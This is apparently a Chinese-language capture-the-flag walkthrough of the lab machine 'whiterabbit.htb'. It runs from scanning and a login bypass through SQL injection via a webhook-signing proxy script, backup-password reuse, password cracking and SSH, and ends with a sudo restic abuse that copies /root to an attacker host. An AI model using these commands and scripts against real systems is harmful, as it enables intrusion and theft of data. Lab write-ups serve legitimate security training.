基本信息
端口扫描 22,80,2222:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ nmap -sC -sV -Pn 10.10.11.63 Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 15:55 JST Nmap scan report for 10.10.11.63 Host is up (0.097s latency). Not shown: 997 closed tcp ports (conn-refused) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA) |_ 256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519) 80/tcp open http Caddy httpd |_http-server-header: Caddy |_http-title: Did not follow redirect to http://whiterabbit.htb 2222/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA) |_ 256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 37.24 seconds
80 需要加hosts:
1 10.10.11.63 whiterabbit.htb
渗透测试服务:
子域名扫描 常规子域名扫描发现status:
1
2
3
ffuf -w ~/Tools/dict/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u "http://whiterabbit.htb/" -H 'Host: FUZZ.whiterabbit.htb' -fs 0 status [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 100ms]

status 添加hosts后访问,uptime kuma,需要登录:


Uptime kuma 简单的拦截修改响应为true,登录绕过,可以看到登录后的一些页面,但功能也都需要认证:

目录扫描 登录后界面可以看到status,目录扫描可以在status/temp下看到一些新的子域名:
1
2
3
gobuster dir -w ~/Tools/dict/SecLists/Discovery/Web-Content/common.txt -t 50 -u http://status.whiterabbit.htb/status/ --exclude-length 2444 /temp (Status: 200) [Size: 3359]

wikijs gophosh需要登录,先放着,wikijs里有介绍gophish webhook相关:
并且页面上提供下载的gophish_to_phishing_score_database.json中可以得到websocket secret:
1
2
3
4
5
6
7
8
{ "parameters" : { "action" : "hmac" , "type" : "SHA256" , "value" : "={{ JSON.stringify($json.body) }}" , "dataPropertyName" : "calculated_signature" , "secret" : "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS" },
sql注入 根据wikijs中得到的请求示例,以及websocket secret,中转构造签名的websocket请求测试sql注入,command_log中得到一些信息:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
sqlmap -u http://localhost:8081 --data '{"campaign_id":1,"email":"*","message":"Clicked Link"}' --headers "Content-Type: application/json" --risk 3 --level 5 ... sqlmap -u http://localhost:8081 --data '{"campaign_id":1,"email":"*","message":"Clicked Link"}' --headers "Content-Type: application/json" --risk 3 --level 5 --dump-all -D temp --batch --threads=5 --time-sec=3 Database: temp Table: command_log [6 entries] +----+---------------------+------------------------------------------------------------------------------+ | id | date | command | +----+---------------------+------------------------------------------------------------------------------+ | 1 | 2024-08-30 10:44:01 | uname -a | | 2 | 2024-08-30 11:58:05 | restic init --repo rest:http://75951e6ff.whiterabbit.htb | | 3 | 2024-08-30 11:58:36 | echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd | | 4 | 2024-08-30 11:59:02 | rm -rf .bash_history | | 5 | 2024-08-30 11:59:47 | #thatwasclose | | 6 | 2024-08-30 14:40:42 | cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd | +----+---------------------+------------------------------------------------------------------------------+
websocket_sql.py 来自某论坛:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 from http.server import HTTPServer, BaseHTTPRequestHandlerimport requestsimport hashlibimport hmacimport jsonHMAC_KEY = "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS" TARGET_URL = "http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d" class HMACProxyHandler (BaseHTTPRequestHandler) : def do_POST (self) : content_length = int(self.headers['Content-Length' ]) body = self.rfile.read(content_length).decode() signature = hmac.new(HMAC_KEY.encode(), body.encode(), hashlib.sha256).hexdigest() headers = { "Host" : "28efa8f7df.whiterabbit.htb" , "x-gophish-signature" : f"sha256={signature} " , "Content-Type" : "application/json" } response = requests.post( TARGET_URL, headers=headers, data=body, verify=False ) self.send_response(response.status_code) self.end_headers() self.wfile.write(response.content) if __name__ == "__main__" : server = HTTPServer(('localhost' , 8081 ), HMACProxyHandler) server.serve_forever()

restic command_log中得到了restic相关信息,对应处理:
1
2
3
4
5
6
7
8
9
brew install restic echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd chmod 600 .restic_passwd export RESTIC_REPOSITORY="rest:http://75951e6ff.whiterabbit.htb" export RESTIC_PASSWORD_FILE=".restic_passwd" restic snapshots restic restore latest --target ./restored_data
bob.7z 恢复出来一个bob的7z文件,常规破解:
1
2
3
4
5
7z2john bob.7z > hash.txt sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt 1q2w3e4r5t6y

bob 使用得到的密码解压文件,得到私钥,ssh登录2222端口:
1 ssh -i bob bob@10.10.11.63 -p 2222

restic bob可以sudo运行restic,基础gtfobins,得到morpheus私钥:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# local RPORT=4444 NAME=backup_name ./rest-server --listen ":$RPORT" --no-auth restic init -r "rest:http://localhost:$RPORT/$NAME" --insecure-no-password # target RHOST=10.10.14.20 RPORT=4444 LFILE=/root NAME=backup_name sudo restic backup -r "rest:http://$RHOST:$RPORT/$NAME" "$LFILE" # local restic restore -r "/var/folders/6z/p6q8lpl16pl0t06bl4_gcrfh0000gp/T/restic/$NAME" latest --target . ls -al root
